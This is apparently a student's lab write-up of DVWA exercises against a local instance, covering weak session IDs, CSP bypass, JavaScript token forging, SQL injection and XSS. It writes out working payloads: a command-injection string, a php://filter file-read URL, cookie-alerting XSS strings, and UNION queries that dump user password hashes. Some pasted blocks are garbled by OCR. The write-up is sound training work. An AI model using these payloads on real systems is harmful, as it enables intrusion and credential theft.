200	POST	127.0.0.1:4280	/vulnerabilities/weak_id/	document	html	1.56 kB	3.51 kB		Filter Cookies			
200	GET	127.0.0.1:4280	dwvaPage.js	script	js	cached	0 B		Response Cookies			
200	GET	127.0.0.1:4280	add_event_listeners.js	script	js	cached	593 B		dvwaSession: "4"			
200	GET	127.0.0.1:4280	favicon.ico	FaviconLoader...	vnd...	cached	1.41 kB		Request Cookies			

The objective of this task is to analyze and understand the method of session ID generation employed at the low-security level, specifically focusing on the current approach which generates a mere single number for each new session.

## 17. Vulnerability: Weak Session IDs (Medium)

The screenshot shows the DVWA 'Weak Session IDs' page. The Network tab in the developer tools is selected, displaying a list of network requests. A specific cookie entry for 'dvwaSession' is highlighted, showing its value as '1705309758'. The cookie is set by the server and has a path of '/vulnerabilities/weak\_id/'. Other visible cookies include '\_ga', '\_gid', and 'csm-hit'.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	POST	127.0.0.1:4280	/vulnerabilities/weak_id/	document	html	1.57 kB	3.52 kB		dvwaSession: "1705309758"			
200	GET	127.0.0.1:4280	dwvaPage.js	script	js	cached	0 B					
200	GET	127.0.0.1:4280	add_event_listeners.js	script	js	cached	593 B					
200	GET	127.0.0.1:4280	favicon.ico	FaviconLoader...	vnd...	cached	1.41 kB					

The objective of this task is to analyze and understand the method of session ID generation employed at the mid-security level, specifically focusing on the current approach which generates a number by the current time for each new session.

## 18. Vulnerability: Content Security Policy Bypass (Low)

The screenshot shows the DVWA 'Content Security Policy (CSP) Bypass' page. A modal dialog box is open, containing a script payload. The script includes various parameters like '\_ga', '\_gid', '\_ga\_ZW9R02L5S', 'csm-hit', and 'adb:adblk\_no'. The 'OK' button is visible at the bottom right of the dialog.

**Method:** In the low level of security, they set the website that can allow run script like pastebin that we can craft own JavaScript like "`alert(document.cookie)`" to alert cookie like the picture above.

## 19. Vulnerability: Content Security Policy Bypass (Medium)

First, I run the Command injection to see the find the directory of CSP Medium PHP file like this

```
"127.0.0.1; cd ../../; cd vulnerabilities/csp; ls; cd source; ls"
```

Second, I find the encoded of the medium.php to see the source code

```
"http://127.0.0.1:4280/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=../../vulnerabilities/csp/source/medium.php"
```

```
PD9waHAKCiRoZWfkZXJDU1AgPSAiQ29udgVudC1TZN1cm0eS1Qb2xpY3k6lHNjcmldc1zcMgJ3NlbgYnICd1bnNhZmUtaW5saW5lJyAnbm9uY2UtVG1W1lpYSwdaMjlwYmljZ2RHOGdaMmwyWNcnwizVwdkWE9JzsiOwoKaGVaMmwyWLNCNIzVwdkEE9JzsIowKaVhZGvYKCrcZwfkXJDU1ApOwKly8gRGlzYWJszSBYU1MgcHJvdVgldlvbnMgc28gdGhdCBpbmxdmUgYwxLcnQgYn94ZXMgd2lsC83b3JrCmhLYWRlciAoIlgtwFNTLWBy3R1yRpb246IDAKTsKCI1mgPHNcmldc1bdBub25jZT0iVg1WmlpYSwdaMjlwYmljZ2RHOGdaMmwyWNcnwizVwdkWE9Ji5hbGvdCgxTwcv2NyaxB0PgokPz4KD9waHAKawGK1zc2V0IcgkX1BPjUrbJ2luY2x1ZGUrxKspIKhsJHBhZzVbIDcib2R5yBdIC49ICIKCSIGlIAKX1BPU1rbJ2luY2x1ZGUrxSAuICIKIjsKfQoKcGFnZVsgJ2JvZHknIF0glLjogJwo8Zm9ybs8uYw1PSjjc3aiG1ldgHzdV0iUEfTVC1-Cgk8cd5xaGf0ZXRl5b3JgZW50ZXIgaGVyZSbnZXRxzlGRyb38wZWQgZelyZWNobhKgaw50byB0agUgcFnZSwgc2VlGlmHlvdSbjYw4Z2V0IGfuIGfszX0lGJveC80byBwb3AsgdxAuPC9Pg0JPGlucHV0IHnpemUijUwiB0eBlPSj0Zxh0iBuW1lPSjpbmNsdrLiiB2Yw12T0i1iBpZD0iaW5jbhVksigLz4KCTxpbnB1dC80eBlPSjzdWJtaXqihZhbHVlPSjJbmNsdWRlilAvpg08L2Zvcm0+Cic7Cg= | base64 -d
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ('X-XSS-Protection: 0');

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
    setup / main DB
?>
<?php
if (isset ($_POST['include'])) {
    $page[ 'body' ] .= "
        ". $_POST['include'] . "
    ";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
    SQL Injection
';
;
```

After that we decode out the see the plain text of the source code


```
(waris@kali:[~]
$ echo -n PD9waHAKCiRoZWfkZXJDU1AgPSAiQ29udgVudC1TZN1cm0eS1Qb2xpY3k6lHNjcmldc1zcMgJ3NlbgYnICd1bnNhZmUtaW5saW5lJyAnbm9uY2UtVG1W1lpYSwdaMjlwYmljZ2RHOGdaMmwyWNcnwizVwdkWE9JzsiOwoKaGVaMmwyWLNCNIzVwdkEE9JzsIowKaVhZGvYKCrcZwfkXJDU1ApOwKly8gRGlzYWJszSBYU1MgcHJvdVgldlvbnMgc28gdGhdCBpbmxdmUgYwxLcnQgYn94ZXMgd2lsC83b3JrCmhLYWRlciAoIlgtwFNTLWBy3R1yRpb246IDAKTsKCI1mgPHNcmldc1bdBub25jZT0iVg1WmlpYSwdaMjlwYmljZ2RHOGdaMmwyWNcnwizVwdkWE9Ji5hbGvdCgxTwcv2NyaxB0PgokPz4KD9waHAKawGK1zc2V0IcgkX1BPjUrbJ2luY2x1ZGUrxKspIKhsJHBhZzVbIDcib2R5yBdIC49ICIKCSIGlIAKX1BPU1rbJ2luY2x1ZGUrxSAuICIKIjsKfQoKcGFnZVsgJ2JvZHknIF0glLjogJwo8Zm9ybs8uYw1PSjjc3aiG1ldgHzdV0iUEfTVC1-Cgk8cd5xaGf0ZXRl5b3JgZW50ZXIgaGVyZSbnZXRxzlGRyb38wZWQgZelyZWNobhKgaw50byB0agUgcFnZSwgc2VlGlmHlvdSbjYw4Z2V0IGfuIGfszX0lGJveC80byBwb3AsgdxAuPC9Pg0JPGlucHV0IHnpemUijUwiB0eBlPSj0Zxh0iBuW1lPSjpbmNsdrLiiB2Yw12T0i1iBpZD0iaW5jbhVksigLz4KCTxpbnB1dC80eBlPSjzdWJtaXqihZhbHVlPSjJbmNsdWRlilAvpg08L2Zvcm0+Cic7Cg= | base64 -d
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ('X-XSS-Protection: 0');

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
    setup / main DB
?>
<?php
if (isset ($_POST['include'])) {
    $page[ 'body' ] .= "
        ". $_POST['include'] . "
    ";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
    SQL Injection
';
;
```

**Method:** In the medium level of security, they set the website that can allow run script but need the nonce within script to run that we can craft own JavaScript like "`<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>`" to alert cookie like the picture above.



## 20. Vulnerability: JavaScript (Low)

The screenshot shows the DVWA JavaScript Attacks page. At the top, there's a green bar with the DVWA logo. Below it, the title "Vulnerability: JavaScript Attacks" is displayed. A message box contains the text: "Submit the word \"success\" to win." followed by "Invalid token." Below this is a form with a "Phrase" input field containing "ChangeMe" and a "Submit" button.

[More Information](#)

After, input the “success” it said Invalid token that I use burp suite to see the request that I found that they have token.

```

21 Connection: close
22
23 token=8b479ae9bd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit

```

The token is the hash MD5 after that I found in the source code that they encode with rot13.

```

function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g, function(c){return String.fromCharCode(
}
function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

```

### Method:

```

(waris㉿kali)-[~]
$ echo "success" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
fhpprff

```

First, I encode “sucess” with rot13 that I got the word “fhpprff”

Next, I hash the word “fhpprff” with MD5

```

(waris㉿kali)-[~]
$ echo -n fhpprff | md5sum
38581812b435834ebf84ebcc2c6424d6 -

```

Finally, I use this hash and word sucess in burp suite request to sent in to DVWA website.

```

Connection: close
token=38581812b435834ebf84ebcc2c6424d6&phrase=sucess&send=Submit

```

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

**Well done!**

Phrase

## 21. Vulnerability: JavaScript (Medium)

# Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.

Phrase

After, input the "success" it said Invalid token that I use burp suite to see the request that I found that they have token.

-----

**token=XXeMegnahCXX&phrase=ChangeMe&send=Submit**

The token pattern is weird that I look in the source code that I found the JS file that run the pattern. That I create the HTML file to run this JS.

```

ChangeMe
XXeMegnahCXX
[waris@kali: ~/Desktop]
File Actions Edit View Help
CSRF.html CSRF_js.html JS.html low.php mid.php
[(waris@kali)-[~/Desktop]] $ cat JS.html
<!DOCTYPE html>
<html>
<head>
    <title>JavaScript Example</title>
</head>
<body>
    <input type="text" id="phrase" value="ChangeMe">
    <div id="token"></div>
    <script>
        function do_something(e) {
            var t = "";
            for (var n = e.length - 1; n ≥ 0; n--) {
                t += e[n];
            }
            return t;
        }

        function do_elsesomething(e) {
            var reversedString = do_something(e + document.getElementById("phrase").value + "XX");
            document.getElementById("token").textContent = reversedString;
        }

        setTimeout(function() { do_elsesomething("XX") }, 300);
    </script>
</body>
</html>

```

It the same as in the burp suite that I change the input "ChangeMe" to "success" and the output is "XXsseccusXX". I use this as the token and this is the output.

**token=XXsseccusXX&phrase=succes&send=Submit**

# Vulnerability: JavaScript Attacks

Submit the word "success" to win.

**Well done!**

Phrase

## 22. Vulnerability: SQL Injection (Low)

**Method:** In low security level, I see the query code it “SELECT first\_name, last\_name FROM users WHERE user\_id = (input)”

First, I try input `1 = 1' or '0' = '0` this is the output like image below:

**Vulnerability: SQL Injection**

User ID: <input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: 1 = 1' or '0' = '0 First name: admin Surname: admin</pre>	
<pre>ID: 1 = 1' or '0' = '0 First name: Gordon Surname: Brown</pre>	
<pre>ID: 1 = 1' or '0' = '0 First name: Hack Surname: Me</pre>	
<pre>ID: 1 = 1' or '0' = '0 First name: Pablo Surname: Picasso</pre>	
<pre>ID: 1 = 1' or '0' = '0 First name: Bob Surname: Smith</pre>	

The output is the Full name of all user

The full query be like “SELECT first\_name, last\_name FROM users WHERE user\_id = ‘1 = 1’ or ‘0’ = ‘0’;”

Next, query to see the Database version. I input `1 = 1' or '0' = 0 union select null, version() #`

**Vulnerability: SQL Injection**

User ID: <input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: admin Surname: admin</pre>	
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: Gordon Surname: Brown</pre>	
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: Hack Surname: Me</pre>	
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: Pablo Surname: Picasso</pre>	
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: Bob Surname: Smith</pre>	
<pre>ID: 1 = 1' or '0' = 0 union select null, version() # First name: Surname: 10.11.6-MariaDB-1:10.11.6+maria~ubu2204</pre>	

The output is the Full version of the Database (MariaDB)

The full query be like “SELECT first\_name, last\_name FROM users WHERE user\_id = ‘1 = 1’ or ‘0’ = 0 union select null, version() #”

Next, query to see the table name. I input `1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #`

```

Surname:
ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: THREAD_POOL_STATS
Surname:

ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: guestbook
Surname:

ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: users
Surname:

```

The output is the name of the users table name

The full query be like “`SELECT first_name, last_name FROM users WHERE user_id = 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #”`

Next, query to see the columns in users table name .I input `1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #`

### Vulnerability: SQL Injection

```

User ID:  Submit

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: admin
Surname: admin

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: user_id
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: first_name
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: last_name
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: user
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: password
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: avatar
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: last_login
Surname:

ID: 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #
First name: failed_login
Surname:

```

The output is the name of the columns in users table name

The full query be like “`SELECT first_name, last_name FROM users WHERE user_id = 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #”`

Next, query out the username and password, I input `1= 1' UNION SELECT user, password FROM users #`

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1 = 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1 = 1' UNION SELECT user, password FROM users #
First name: admin
Surname: c4ca4238a0b923820dcc509a6f75849b

ID: 1 = 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 = 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 = 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 = 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The output is the User and Password in users table name

The full query be like "SELECT first\_name, last\_name FROM users WHERE user\_id = 1= 1' UNION SELECT user, password FROM users #"


### 23. Vulnerability: SQL Injection (Medium)

## Vulnerability: SQL Injection

User ID:  Submit

**Method:** In medium security level, I cannot see the input box that I can input the query. First, I use burp suite to intercept the request. Next, I try to input 1= 1' UNION SELECT user, password FROM users #

```
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536;
security=medium
21 Connection: close
22
23 id=1= 1' UNION SELECT user, password
FROM users #&Submit=Submit
```



In seem cannot input special character. Now, try input the same payload with special character  
**1= 1 UNION SELECT user, password FROM users #**

Pretty Raw Hex

```

1 POST /vulnerabilities/sql1/ HTTP/1.1
2 Host: 127.0.0.1:4280
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not ?A;Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:4280
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:4280/vulnerabilities/sql1/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ea9fae20cef050216245331d9bc2e536; security=medium
21 Connection: close
22
23 id=1= 1 UNION SELECT user, password FROM users #&Submit=Submit

```

User ID: 1

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: c4ca4238a0b923820dcc509a6f75849b

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: gordon  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1= 1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## 24. Vulnerability: XSS (DOM) (Low)

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

127.0.0.1:4280/vulnerabilities/view\_source.php?id=xss\_d&security=low

Unknown Vulnerability Source

vulnerabilities/xss\_d/source/low.php

```

<?php
# No protections, anything goes
?>

```

**Method:** From the image above we can that in the low level security don't have ant prevent that I use <script> to alert out the cookie in URL.

127.0.0.1:4280

\_ga=GA1.1.2037304957.1705292456;  
\_gid=GA1.1.152245318.1705292456;  
\_ga\_ZW9R02LL55=GS1.1.1705292456.1.0.1705292456.60.0.0;csm-  
hit=tb:E40NPKVH3RDS6KD8Y6WB|1705303035813&t:1705303035813&  
adb:adblk\_no; security=low

OK

## 25. Vulnerability: XSS (DOM) (Medium)


The screenshot shows the DVWA DOM XSS (Medium) page. On the left, there's a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Bruteforce, and Command Injection. The main content area has a title "Vulnerability: DOM Based Cross Site Scripting (XSS)" and a form asking "Please choose a language:" with a dropdown set to "English" and a "Select" button. Below the form is a "More Information" link. On the right, a Mozilla Firefox window is open showing the source code of the page. The source code includes a script that writes to the document.location.href based on user input. The Firefox developer tools' "Elements" tab shows the same HTML structure.

**Method:** In the medium level, they block the script tag and if we input <script> it will redirect to the user to the location ?default=English. But we can bypass this by using <select> we can see that the have open <select> already. After </select> tag we can start new HTML tag. So, our bypass XSS payload


The screenshot shows the DVWA DOM XSS (Medium) page after a payload has been submitted. The URL in the browser is 127.0.0.1:4280/vulnerabilities/xss\_d/?default=English</select><svg onload=alert(document.cookie)>. The page displays a modal dialog with the message "OK" and the cookie value "127.0.0.1:4280 \_ga=GA1.1.2037304957.1705292456; \_gid=GA1.1.152245318.1705292456; \_ga\_ZW9R02LL5S=GS1.1.1705292456.1.0.1705292456.60.0.0; csm-hit:tb:E40NPKVH3RDS6KD8Y6WB+s-E40NPKVH3RDS6KD8Y6WB|1705303035813&t:1705303035813&adb:adblk\_no; security=medium".

## 26. Vulnerability: XSS (Reflected) (Low)

**Method:** In the low level, they don't have any prevent the script tag. We can do two way. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.




Second, We can use simple script tag to alert cookie.




## 27. Vulnerability: XSS (Reflected) (Medium)

**Method:** In the medium level, they add only simple pattern match to remove references to "<script>". But we can you other way like



First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.

Second, We can use the case sensitive because the code is only simple pattern match. I use payload like this <Script>



## 28. Vulnerability: XSS (Stored) (Low)

**Method:** In the low level, they don't have any prevent the script tag. We can do two way. First, I use span tag to create text Hover over me! and alert to cookie when hover the text like the image above.

Second, We can use simple script tag to alert cookie.

## 29. Vulnerability: XSS (Stored) (Medium)

**Method:** In the medium level, they have prevent the script tag. In the code message file, they have input sanitization . This code contains two php functions for performing input sanitization. First one is strip\_tags(). It removes all html tags from the message field before storing them in database. Second function is htmlspecialchars(). It converts all the bad characters like &, ', > and < in their equivalent HTML character.

```
// Sanitize message input
$message = strip_tags($message);
